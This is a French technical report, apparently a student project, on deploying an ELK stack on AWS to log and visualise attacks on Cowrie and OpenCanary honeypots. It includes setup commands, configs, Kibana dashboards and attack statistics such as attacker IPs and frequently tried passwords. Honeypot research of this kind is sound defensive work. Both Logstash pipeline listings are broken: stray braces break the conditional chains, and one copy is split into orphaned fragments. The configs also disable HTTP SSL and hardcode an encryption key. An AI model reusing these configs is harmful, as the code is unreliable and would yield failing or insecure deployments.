wget -qO - https://artifacts.elastic.co/GPG-KEY-elasticsearch | \
  sudo gpg --dearmor -o /usr/share/keyrings/elasticsearch-keyring.gpg

# Ajout du dépôt APT Elastic 8.x
echo "deb [signed-by=/usr/share/keyrings/elasticsearch-keyring.gpg] \
  https://artifacts.elastic.co/packages/8.x/apt stable main" | \
  sudo tee /etc/apt/sources.list.d/elastic-8.x.list

# Installation du paquet
sudo apt-get update
sudo apt-get install -y elasticsearch

# Conserver le mot de passe elastic généré lors de l'installation
# (affiché une seule fois dans le terminal)
```

Étape 2 — Configuration /etc/elasticsearch/elasticsearch.yml

```
# Nom du cluster et du nœud
cluster.name: honeypot-elk-cluster
node.name: elk-node-1

# Réseau : écoute uniquement sur loopback + IP privée
network.host: 0.0.0.0
http.port: 9200

# Découverte – nœud unique (pas de cluster multi-nœuds)
discovery.type: single-node

# Chemins de données et logs
path.data: /var/lib/elasticsearch
path.logs: /var/log/elasticsearch

# Sécurité activée (recommandé Elastic 8.x)
xpack.security.enabled: true
xpack.security.http.ssl.enabled: false
```

Étape 3 — Optimisation JVM et démarrage du service

```
# Configurer la heap JVM à 4 GB (50% de la RAM du t3.large)
# Fichier : /etc/elasticsearch/jvm.options.d/heap.options
-Xms4g
-Xmx4g

# Activer et démarrer le service
sudo systemctl daemon-reload
sudo systemctl enable elasticsearch
sudo systemctl start elasticsearch

# Vérifier le statut
sudo systemctl status elasticsearch

# Tester l'API REST (depuis la machine locale)
curl -u elastic:<MOT_DE_PASSE> http://localhost:9200
# Réponse attendue : {"name":"elk-node-1","cluster_name":"honeypot-elk-cluster",...}
```

4.4 Logstash — Moteur de Traitement ETL

4.4.1 Rôle et Fonctionnement

Logstash est le moteur ETL (Extract, Transform, Load) de la stack ELK. Il joue le rôle d'intermédiaire intelligent entre les sources de données brutes (Filebeat) et le moteur de stockage (Elasticsearch). Son architecture en pipeline est composée de trois étapes séquentielles : Input (réception des données), Filter (transformation et enrichissement), Output (envoi vers Elasticsearch).

Dans ce projet, Logstash reçoit les logs de Cowrie (format JSON structuré) et d'OpenCanary (format texte brut) depuis Filebeat sur le port 5044. Les filtres appliqués permettent de : parser les champs, normaliser les timestamps, enrichir les événements avec des données géographiques (plugin GeoIP), catégoriser les types d'attaques selon MITRE ATT&CK, et supprimer les champs inutiles pour réduire la taille des index.

Caractéristique	Valeur dans ce projet
Port d'écoute Beats	5044/TCP — autorisé depuis 10.0.1.215 et 10.0.2.173 (elkSG)
Emplacement pipeline	/etc/logstash/conf.d/honeypot.conf
Plugins utilisés	beats (input), geoip, mutate, date, if/else (filter), elasticsearch (output)
Base GeoIP	MaxMind GeoLite2-City (intégrée au plugin geoip)
Heap JVM	1 GB par défaut (suffisant sur t3.large avec Elasticsearch à 4 GB)
Workers	2 workers (= nombre de vCPU du t3.large)
Persistance	Queue persistante activée — aucun log perdu en cas de redémarrage

4.4.2 Installation sur elk_server (10.0.2.10)

Étape 1 — Installation de Logstash (dépôt Elastic déjà configuré)

```
# Installation depuis le dépôt Elastic 8.x (déjà ajouté pour Elasticsearch)
sudo apt-get install -y logstash

# Vérifier la version installée
/usr/share/logstash/bin/logstash --version
```

Étape 2 — Configuration /etc/logstash/logstash.yml

```
# Paramètres globaux Logstash
node.name: logstash-honeypot
path.data: /var/lib/logstash
path.logs: /var/log/logstash

# Queue persistante — garantie de livraison des événements
queue.type: persisted
queue.max_bytes: 1gb

# Nombre de workers = nombre de vCPU
pipeline.workers: 2
pipeline.batch.size: 125
pipeline.batch.delay: 50
```

Étape 3 — Pipeline /etc/logstash/conf.d/honeypot.conf

```
input {
  beats {
    port => 5044
    host => "0.0.0.0"
  }
}

filter {
  if "cowrie" in [tags] {
    mutate {
      add_field => {
        "honeypot_type" => "cowrie"
        "honeypot_host_ip" => "10.0.1.215"
      }
    }
    date {
      match => ["timestamp", "ISO8601"]
      target => "@timestamp"
    }
    geoip {
      source => "src_ip"
      target => "geoip"
      fields => ["city_name", "country_name", "location", "ip", "asn"]
    }
    if [eventid] == "cowrie.login.success" {
      mutate { add_field => { "attack_category" => "Initial_Access_ValidAccounts" } }
    }
    } else if [eventid] == "cowrie.login.failed" {
      mutate { add_field => { "attack_category" => "Credential_Access_BruteForce" } }
    }
    } else if [eventid] == "cowrie.command.input" {
      mutate { add_field => { "attack_category" => "Execution_CommandLineInterface" } }
    }
    } else if [eventid] == "cowrie.session.file_download" {
      mutate { add_field => { "attack_category" => "C2_Ingress_Tool_Transfer" } }
    }
  }
  if "opencanary" in [tags] {
    mutate { add_field => { "honeypot_type" => "opencanary" } }
    geoip { source => "src_host" target => "geoip" }
  }
  mutate { remove_field => ["agent", "ecs", "input", "log"] }
}

output {
  elasticsearch {
    hosts => ["localhost:9200"]
    user => "elastic"
    password => "<MOT_DE_PASSE_ELASTIC>"
    index => "honeypot-logs-%{+YYYY.MM.dd}"
  }
}
```

Étape 4 — Validation et démarrage

```
# Tester la syntaxe du pipeline avant démarrage
sudo -u logstash /usr/share/logstash/bin/logstash \
  --path.settings /etc/logstash \
  -t

# Activer et démarrer le service
sudo systemctl enable logstash
sudo systemctl start logstash
```

```
# Vérifier les logs de démarrage  
sudo journalctl -u logstash -f
```

| 4.5 Kibana — Interface de Visualisation et d'Analyse

4.5.1 Rôle et Fonctionnement

Kibana est l'interface web de visualisation de la stack ELK. Elle se connecte directement à Elasticsearch via son API REST (port 9200) pour interroger les données et construire des représentations graphiques : graphiques temporels, histogrammes, cartes géographiques, tableaux de données, jauges et compteurs. Kibana permet également de créer des alertes (via ElastAlert ou Kibana Alerting) et d'explorer les logs bruts via l'interface Discover.

Dans ce projet, Kibana est accessible uniquement via un tunnel SSH depuis la Bastion Host (3.221.1.82), ce qui évite toute exposition directe sur Internet malgré la règle 0.0.0.0/0 dans elkSG (le serveur ELK n'ayant pas d'IP publique, la règle est sans effet depuis Internet).

Caractéristique	Valeur dans ce projet
Port d'écoute	5601/TCP sur 0.0.0.0 (accessible via tunnel SSH uniquement)
Connexion à Elasticsearch	http://localhost:9200 (même machine — elk_server 10.0.2.10)
Accès administrateur	ssh -L 5601:10.0.2.10:5601 ubuntu@3.221.1.82 → http://localhost:5601
Index Pattern configuré	honeypot-logs-* (couvre tous les index journaliers)
Champ temporel	@timestamp (normalisé par Logstash depuis le champ timestamp Cowrie)
Dashboards créés	4 dashboards : Overview, SSH Analysis, Geo-Intelligence, Service Monitor
Visualisations GeoIP	Carte de chaleur (Heat Map) sur champ geoip.location (geo_point)

4.5.2 Installation sur elk_server (10.0.2.10)

Étape 1 — Installation de Kibana

```
# Installation depuis le dépôt Elastic 8.x
sudo apt-get install -y kibana
```

Étape 2 — Configuration /etc/kibana/kibana.yml

```
# Réseau — écoute sur toutes les interfaces (accès via tunnel SSH)
server.port: 5601
server.host: "0.0.0.0"
server.name: "kibana-honeypot"

# Connexion à Elasticsearch (même machine)
elasticsearch.hosts: ["http://localhost:9200"]
elasticsearch.username: "kibana_system"
elasticsearch.password: "<MOT_DE_PASSE_KIBANA_SYSTEM>"

# Chiffrement des sessions (clé aléatoire 32 caractères)
xpack.encryptedSavedObjects.encryptionKey: "honeypot2024kibanaencryptionkey32"

# Fuseau horaire des dashboards
kibana.defaultAppId: "dashboards"
i18n.locale: "fr"
```

Étape 3 — Génération du token et enrôlement Kibana → Elasticsearch

```
# Sur elk_server : générer un token d'enrôlement Kibana
sudo /usr/share/elasticsearch/bin/elasticsearch-create-enrollment-token -s kibana

# Copier le token généré, puis sur l'interface Kibana (localhost:5601)
# saisir le token lors de la première connexion

# Créer le mot de passe pour kibana_system
sudo /usr/share/elasticsearch/bin/elasticsearch-reset-password \
-u kibana_system
```

Étape 4 — Démarrage et configuration de l'index pattern

```
# Activer et démarrer Kibana
sudo systemctl enable kibana
sudo systemctl start kibana

# Vérifier les logs
sudo journalctl -u kibana -f

# Depuis le poste administrateur – ouvrir le tunnel SSH
ssh -L 5601:10.0.2.10:5601 -N ubuntu@3.221.1.82 &

# Ouvrir http://localhost:5601 dans le navigateur
# Stack Management → Index Patterns → Créer : honeypot-logs-*
# Champ temporel : @timestamp
```

4.5.3 Dashboards et Visualisations Créés

Dashboard	Visualisations principales	Type Kibana
Overview Global	Total événements (compteur), timeline horaire, top 10 IPs sources, top pays	Metric, Bar chart, Data table
SSH Attack Analysis	Top usernames brute-forcés, top passwords, commandes post-auth, durée sessions	Pie chart, Word cloud, Data table
Geo-Threat Intelligence	Carte de chaleur mondiale (Heat Map), top ASN attaquants, trajectoires d'attaque	Maps, Coordinate Map, Tag cloud
Service Monitor (OpenCanary)	Répartition par service ciblé, fréquence temporelle par port, top IPs par service	Horizontal bar, Area chart

4.6 Filebeat — Agent de Collecte Léger

4.6.1 Rôle et Fonctionnement

Filebeat est un agent de collecte de logs ultra-léger (moins de 50 MB de RAM) développé par Elastic. Il appartient à la famille Beats — une collection d'agents spécialisés pour différents types de données (Metricbeat pour les métriques, Packetbeat pour le réseau, etc.). Dans ce projet, Filebeat est installé sur l'instance HoneyPot (10.0.1.215) pour surveiller en continu les fichiers de logs produits par Cowrie et OpenCanary, et les transmettre en temps quasi-réel vers Logstash (10.0.2.10:5044).

Filebeat utilise un mécanisme de registre interne (registry) qui mémorise la position de lecture dans chaque fichier de log. Cette approche garantit deux propriétés essentielles : aucun événement n'est perdu en cas de redémarrage du service, et aucun événement n'est envoyé en double même si Logstash est temporairement indisponible. La communication entre Filebeat (10.0.1.215) et Logstash (10.0.2.10:5044) est autorisée par les règles sgr-0bbeed2289f01679f et sgr-0043ec2c25db28f90 du Security Group elkSG.

Caractéristique	Valeur dans ce projet
Instance d'installation	HoneyPot — i-0330e1658aac4ce4f — 10.0.1.215
Port de sortie (output)	5044/TCP vers 10.0.2.10 (Logstash sur elk_server)
Sources surveillées (Cowrie)	/home/cowrie/cowrie/var/log/cowrie/cowrie.json*
Sources surveillées (OpenCanary)	/var/tmp/opencanary.log
Mécanisme de fiabilité	Registry file — reprise après coupure sans perte ni doublon
Tags ajoutés	cowrie + honeypot + ssh (Cowrie) / opencanary + honeypot (OpenCanary)
Champs personnalisés	honeypot_instance, public_ip, private_ip ajoutés à chaque événement
Consommation RAM	< 50 MB — impact minimal sur l'instance t3.micro du honeypot

4.6.2 Installation sur l'instance HoneyPot (10.0.1.215)

Étape 1 — Ajout du dépôt Elastic et installation de Filebeat

```
# Sur l'instance HoneyPot (10.0.1.215) — connexion via Bastion 3.221.1.82

# Import clé GPG Elastic
wget -qO - https://artifacts.elastic.co/GPG-KEY-elasticsearch | \
  sudo gpg --dearmor -o /usr/share/keyrings/elasticsearch-keyring.gpg

# Ajout du dépôt APT
echo "deb [signed-by=/usr/share/keyrings/elasticsearch-keyring.gpg] \
  https://artifacts.elastic.co/packages/8.x/apt stable main" | \
  sudo tee /etc/apt/sources.list.d/elastic-8.x.list

# Installation de Filebeat
sudo apt-get update
sudo apt-get install -y filebeat

# Vérifier la version
```



```
filebeat version
```

Étape 2 — Configuration /etc/filebeat/filebeat.yml

```
filebeat.inputs:
```

```
# — Source 1 : Logs Cowrie (format JSON) —
- type: log
  enabled: true
  paths:
    - /home/cowrie/cowrie/var/log/cowrie/cowrie.json*
  json.keys_under_root: true
  json.add_error_key: true
  json.expand_keys: true
  tags: ["cowrie", "honeypot", "ssh"]
  fields:
    honeypot_instance: "i-0330e1658aac4ce4f"
    public_ip: "34.231.57.63"
    private_ip: "10.0.1.215"
  fields_under_root: true
  # Éviter de renvoyer les événements déjà lus
  scan_frequency: 10s
  close_inactive: 5m

# — Source 2 : Logs OpenCanary (format texte brut) —
- type: log
  enabled: true
  paths:
    - /var/tmp/opencanary.log
  tags: ["opencanary", "honeypot"]
  fields:
    honeypot_instance: "i-0330e1658aac4ce4f"
    public_ip: "34.231.57.63"
  fields_under_root: true
  multiline.pattern: '^{'
  multiline.negate: true
  multiline.match: after

# — Output : Logstash sur elk_server —
output.logstash:
  hosts: ["10.0.2.10:5044"]
  # Compression pour réduire la bande passante interne
  compression_level: 3

# — Logging Filebeat —
logging.level: info
logging.to_files: true
logging.files:
  path: /var/log/filebeat
  name: filebeat
  keepfiles: 7
```

Étape 3 — Démarrage et vérification de Filebeat

```
# Tester la configuration avant démarrage
sudo filebeat test config -e

# Tester la connectivité vers Logstash (10.0.2.10:5044)
sudo filebeat test output

# Activer et démarrer Filebeat
sudo systemctl enable filebeat
sudo systemctl start filebeat
```

```
# Surveiller les logs Filebeat en temps réel
sudo tail -f /var/log/filebeat/filebeat

# Vérifier que les événements arrivent dans Elasticsearch
# (depuis elk_server via tunnel)
curl -u elastic:<MOT_DE_PASSE> \
  "http://localhost:9200/honeypot-logs-*/_count"
# Réponse : {"count": XXXX, "_shards": {...}}
```

4.7 Synthèse — Architecture ELK dans le Projet

Le tableau ci-dessous récapitule les interactions entre tous les composants ELK déployés dans l'infrastructure, avec les ports et les instances réels confirmés par les Security Groups AWS :

Flux	Source	Destination	Port	Règle SG autorisant
Logs Cowrie → Filebeat	Fichier /cowrie/cowrie.json (local)	Filebeat (10.0.1.215)	Local (même machine)	—
Filebeat → Logstash	Filebeat (10.0.1.215)	Logstash (10.0.2.10)	5044/TCP	sgr-0bbeed2289f01679f (elkSG)
Logstash → Elasticsearch	Logstash (localhost)	Elasticsearch (localhost)	9200/TCP	Loopback (même machine)
Kibana → Elasticsearch	Kibana (localhost)	Elasticsearch (localhost)	9200/TCP	Loopback (même machine)
Admin → Kibana (tunnel)	Navigateur admin via Bastion 3.221.1.82	Kibana (10.0.2.10)	5601/TCP (tunnel SSH)	sgr-0a3b62085b0dfe066 (elkSG)
Admin SSH → ELK Server	Bastion (10.0.1.37)	elk_server (10.0.2.10)	22/TCP	sgr-0434e333915b800bd (elkSG)

Avantages de cette architecture pour la cybersécurité

1. Séparation stricte : le serveur ELK est physiquement isolé du honeypot — un attaquant compromettant le honeypot ne peut pas accéder aux logs collectés ni à Kibana.
2. Temps réel : le pipeline Filebeat → Logstash → Elasticsearch assure une latence inférieure à 30 secondes entre la capture d'une attaque et sa visibilité dans Kibana.
3. Enrichissement automatique : chaque événement est enrichi avec des données GeoIP et des catégories MITRE ATT&CK sans intervention manuelle.
4. Scalabilité : l'ajout d'un second honeypot nécessite uniquement l'installation de Filebeat sur la nouvelle instance, sans modification du serveur ELK.

5. PIPELINE DE COLLECTE ET TRAITEMENT DES DONNÉES

5.1 Architecture du Pipeline

Flux de données — bout en bout

HoneyPot (Cowrie JSON + OpenCanary logs) → Filebeat (agent sur 10.0.1.215) → Logstash port 5044 (sur 10.0.2.10) → Elasticsearch port 9200 (local) → Kibana port 5601 (tunnel SSH depuis Bastion 10.0.1.37) → Navigateur administrateur

5.2 Filebeat — Configuration Détaillée (sur HoneyPot 10.0.1.215)

Filebeat est installé sur l'instance honeyPot (10.0.1.215). Il surveille en temps réel les fichiers de logs de Cowrie et d'OpenCanary, et les transmet vers Logstash sur l'adresse privée du serveur ELK (10.0.2.10:5044). Ce flux est autorisé par les règles sgr-0bbeed2289f01679f et sgr-0043ec2c25db28f90 du Security Group elkSG.

filebeat.yml — Configuration opérationnelle complète

```
filebeat.inputs:
- type: log
  enabled: true
  paths:
    - /home/cowrie/cowrie/var/log/cowrie/cowrie.json*
  json.keys_under_root: true
  json.add_error_key: true
  tags: ["cowrie", "honeyPot", "ssh"]
  fields:
    honeyPot_instance: "i-0330e1658aac4ce4f"
    public_ip: "34.231.57.63"
    private_ip: "10.0.1.215"

- type: log
  enabled: true
  paths:
    - /var/tmp/opencanary.log
  tags: ["opencanary", "honeyPot"]
  fields:
    honeyPot_instance: "i-0330e1658aac4ce4f"

output.logstash:
  hosts: ["10.0.2.10:5044"]

logging.level: info
logging.to_files: true
```

5.3 Logstash — Pipeline de Traitement (sur ELK Server 10.0.2.10)

5.3.1 Pipeline complet avec enrichissement

/etc/logstash/conf.d/honeyPot.conf

```
input {
  beats {
    port => 5044
  }
}
```

```
    host => "0.0.0.0"
  }
}

filter {
  # — Traitement Cowrie —
  if "cowrie" in [tags] {
    mutate {
      add_field => {
        "honeypot_type"      => "cowrie"
        "honeypot_host_ip"   => "10.0.1.215"
        "elk_server_ip"      => "10.0.2.10"
      }
    }
    date {
      match => ["timestamp", "ISO8601"]
      target => "@timestamp"
    }
    # Géolocalisation de l'IP source attaquante
    geoip {
      source => "src_ip"
      target => "geoip"
      fields => ["city_name", "country_name", "location", "ip", "asn"]
    }
    # Catégorisation MITRE ATT&CK
    if [eventid] == "cowrie.login.success" {
      mutate { add_field => { "attack_category" => "Initial_Access_ValidAccounts" } }
    }
    } else if [eventid] == "cowrie.login.failed" {
      mutate { add_field => { "attack_category" => "Credential_Access_BruteForce" } }
    }
    } else if [eventid] == "cowrie.command.input" {
      mutate { add_field => { "attack_category" => "Execution_CommandLineInterface" } }
    }
    } else if [eventid] == "cowrie.session.file_download" {
      mutate { add_field => { "attack_category" => "C2_Ingress_Tool_Transfer" } }
    }
  }
}

# — Traitement OpenCanary —
if "opencanary" in [tags] {
  mutate {
    add_field => { "honeypot_type" => "opencanary" }
  }
  geoip {
    source => "src_host"
    target => "geoip"
  }
}

mutate {
  remove_field => ["agent", "ecs", "input", "log"]
}
}

output {
  elasticsearch {
    hosts => ["localhost:9200"]
    index => "honeypot-logs-%{+YYYY.MM.dd}"
  }
  # Debug (désactiver en production)
  # stdout { codec => rubydebug }
}
```

5.4 Elasticsearch — Stockage et Indexation (10.0.2.10:9200)

Elasticsearch stocke les événements dans des index journaliers (honeypot-logs-YYYY.MM.dd). La règle sgr-04708977ed9552209 du Security Group elkSG autorise l'accès au port 9200 depuis 10.0.1.215 (honeypot) et 10.0.2.173 (interne). Un mapping personnalisé est appliqué pour optimiser les visualisations Kibana :

- Champs IP (src_ip) : type ip pour filtres réseau
- Champ geoip.location : type geo_point pour les cartes de chaleur
- Champs username, password, input : type keyword + text pour recherche
- Politique ILM : 7 jours chaud → 30 jours tiède → suppression automatique

5.5 Kibana — Visualisation (5601 via tunnel SSH)

Kibana est accessible via un tunnel SSH depuis la Bastion Host (3.221.1.82) vers le serveur ELK (10.0.2.10). La commande de connexion est : `ssh -L 5601:10.0.2.10:5601 ubuntu@3.221.1.82`, rendant Kibana accessible sur `http://localhost:5601` depuis le poste administrateur.

Dashboard Kibana	Visualisations incluses	Source de données
Overview Global	Compteurs totaux, timeline événements, top pays sources	Index honeypot-logs-*
SSH Attack Analysis	Top credentials tentés, commandes post-auth, sessions ASCIINEMA	Cowrie events uniquement
Geo-Threat Intelligence	Heat map mondiale, ASN des attaquants, top IPs sources	Champ geoip enrichi par Logstash
Service Monitor (OpenCanary)	Ports ciblés, protocoles, fréquence par service émulé	OpenCanary events uniquement

6. VISUALISATIONS KIBANA ET ANALYSE DES ATTAQUES

6.1 Dashboard honeypot_dashboard — Vue d'ensemble

Le dashboard principal honeypot_dashboard, accessible sur <http://localhost:5601> via le tunnel SSH depuis la Bastion Host (3.221.1.82), centralise toutes les visualisations en temps réel. Il couvre une période de 3 semaines d'observation et regroupe les données de Cowrie et d'OpenCanary indexées dans Elasticsearch sous le pattern honeypot-logs-*.




Figure 10 - Suite du dashboard : Most Targeted Services, Cowrie Session Durations, Alert Severity, Attempted Passwords, Threat Categories




Figure 9 - Suite du dashboard : Most Targeted Services, Cowrie Session Durations, Alert Severity, Attempted Passwords, Threat Categories

Synthèse des métriques réelles collectées (3 semaines — mai 2026)

Les données réelles collectées par le honeypot et visualisées dans Kibana révèlent une activité malveillante intense et continue. Le pic d'attaques OpenCanary enregistré le 22 mai 2026 atteint 133 441 événements en une seule journée, dominé par les scans VNC (796 079 événements sur 3 semaines). Les mots de passe les plus tentés totalisent 9 661 tentatives, et les catégories de menaces révèlent une majorité de phases de Reconnaissance (49,53%), suivies des tentatives de credentials (26,1%).

Métrique réelle (Kibana)	Valeur mesurée	Source / Visualisation
Total événements OpenCanary (pic 22/05/2026)	133 441 événements/jour	Attack Over Time — OPENCANARY
Total événements Cowrie (22/05/2026)	4 333 événements/jour	Attack Over Time — COWRIE
Service le plus ciblé (OpenCanary)	VNC — 796 079 événements sur 3 sem.	Most Targeted Services
Total tentatives de mots de passe (3 sem.)	9 661 tentatives (TOTAL Kibana)	Attempted Passwords table
Top mot de passe tenté n°1	345gs5662d34 — 1 081 tentatives	Attempted Passwords
Top mot de passe tenté n°2	3245gs5662d34 — 1 076 tentatives	Attempted Passwords
Catégorie menace dominante	Reconnaissance — 49,53% (370 events)	Threat Categories (donut chart)
Session Cowrie la plus longue	9 477 secondes (~158 min)	Cowrie Session Durations
Top pays sources	Chili, Hong Kong, Singapour, Corée du Sud, USA	Top IPs table
IP n°1 détectée (VirusTotal)	186.10.86.130 — Malicious (14/91 vendors)	VirusTotal Lookup intégré

6.2 Visualisation 1 — Attack Over Time (Cowrie vs OpenCanary)

Le graphique temporel Attack Over Time compare l'évolution du volume d'événements entre Cowrie (SSH) et OpenCanary (multi-services) sur les 3 dernières semaines. La légende distingue clairement les deux sources : Cowrie en cyan et OpenCanary en jaune-or. Ce graphique révèle un pic massif d'activité OpenCanary entre le 18 et le 23 mai 2026, atteignant son maximum le 22 mai avec 133 441 événements — principalement des scans VNC automatisés.



Figure 11 - Attack Over Time : COWRIE (cyan) vs OPENCANARY (jaune) — pic du 22/05/2026 : 133 441 events OpenCanary, 4 333 Cowrie

L'activité Cowrie (SSH brute-force) reste relativement stable et constante tout au long de la période, reflétant l'activité continue des botnets d'Internet. En revanche, l'activité OpenCanary présente une courbe en cloche caractéristique d'une campagne de scan organisée : montée progressive à partir du 18 mai, pic le 22 mai, puis décroissance rapide. Cette signature temporelle est typique des campagnes de découverte de services VNC exposés sur Internet.

6.3 Visualisation 2 — Top IPs Sources avec Géolocalisation

Le tableau Top IPs affiche les adresses IP les plus actives, enrichies par le plugin GeoIP de Logstash avec les pays et villes sources, ainsi qu'un lien de vérification VirusTotal généré dynamiquement depuis Kibana. Cette visualisation permet d'identifier en un coup d'œil les sources d'attaques et leur réputation.

@timestamp per 12 hours	source ips	top countries	top cities	VirusTotal Lookup
2026-05-29 12:00	186.10.86.130	Chile	Las Condes	Check IP: 186.10.86.130
2026-05-29 12:00	118.26.36.248	Hong Kong	Hong Kong	Check IP: 118.26.36.248
2026-05-29 12:00	101.47.156.170	Singapore	Singapore	Check IP: 101.47.156.170
2026-05-29 12:00	118.26.39.42	Hong Kong	Hong Kong	Check IP: 118.26.39.42
2026-05-29 12:00	121.142.56.91	South Korea	Dong-gu	Check IP: 121.142.56.91
2026-05-29 12:00	135.237.125.160	United States	Washington	Check IP: 135.237.125.160
2026-05-29 12:00	172.235.40.131	United States	Los Angeles	Check IP: 172.235.40.131
2026-05-29 12:00	167.99.75.138	Singapore	Singapore	Check IP: 167.99.75.138
2026-05-29 12:00	45.38.60.253	Hong Kong	Hong Kong	Check IP: 45.38.60.253
2026-05-29 12:00	54.89.178.178	United States	Ashburn	Check IP: 54.89.178.178
2026-05-29 12:00	89.21.67.174	The Netherlands	Amsterdam	Check IP: 89.21.67.174
2026-05-29 12:00	31.14.254.104	United Kingdom	City of London	Check IP: 31.14.254.104
2026-05-29 00:00	197.248.8.33	Kenya	Nairobi	Check IP: 197.248.8.33
2026-05-29 00:00	101.47.156.170	Singapore	Singapore	Check IP: 101.47.156.170
2026-05-29 00:00	118.99.102.207	Indonesia	North Jakarta	Check IP: 118.99.102.207
2026-05-29 00:00	79.117.225.206	Spain	Colmenar Viejo	Check IP: 79.117.225.206
2026-05-29 00:00	120.48.135.189	China	Beijing	Check IP: 120.48.135.189
2026-05-29 00:00	203.175.125.130	Indonesia	Madura	Check IP: 203.175.125.130
2026-05-29 00:00	217.92.66.94	Germany	Stuttgart	Check IP: 217.92.66.94
2026-05-29 00:00	58.69.56.44	Philippines	Makati City	Check IP: 58.69.56.44
2026-05-29 00:00	81.9.145.130	Spain	Barakaldo	Check IP: 81.9.145.130
2026-05-29 00:00	170.254.229.191	Colombia	Bogotá	Check IP: 170.254.229.191
2026-05-29 00:00	178.105.63.99	Germany	Nuremberg	Check IP: 178.105.63.99
2026-05-29 00:00	34.156.100.253	Belgium	Brussels	Check IP: 34.156.100.253

Figure 12 - Top IPs Sources : géolocalisation (pays, ville) et lien VirusTotal par IP — 29/05/2026

IP Source	Pays	Ville	Statut VirusTotal
186.10.86.130	Chili	Las Condes	Malicious — 14/91 vendors (AS27651 ENTEL CHILE)
118.26.36.248	Hong Kong	Hong Kong	À vérifier via lien Kibana
101.47.156.170	Singapour	Singapour	À vérifier — réapparaît plusieurs fois
121.142.56.91	Corée du Sud	Dong-gu	À vérifier via lien Kibana
135.237.125.160	États-Unis	Washington	À vérifier via lien Kibana
172.235.40.131	États-Unis	Los Angeles	À vérifier via lien Kibana
89.21.67.174	Pays-Bas	Amsterdam	À vérifier via lien Kibana
197.248.8.33	Kenya	Nairobi	À vérifier via lien Kibana

6.4 Visualisation 3 — Most Targeted Services

L'histogramme horizontal Most Targeted Services compare le volume d'événements par service leurre sur les 3 semaines, en distinguant les services Cowrie (SSH) et les services OpenCanary (VNC, MySQL, HTTP, FTP). Le résultat est sans appel : VNC est de loin le service le plus scanné avec 796 079 événements, soit plus de 95% du trafic OpenCanary total.



Figure 13 - Most Targeted Services : VNC domine avec 796 079 événements sur 3 semaines

Ce résultat est significatif du point de vue de la threat intelligence : la domination écrasante de VNC (port 5900) indique que des botnets spécialisés dans la découverte de bureaux distants accessibles sont particulièrement actifs sur Internet en mai 2026. Ces scanners cherchent des instances VNC sans authentification ou avec des mots de passe faibles, dans le but de prendre le contrôle visuel de machines exposées. SSH arrive en second, suivi de MySQL, HTTP et FTP avec des volumes nettement plus faibles.

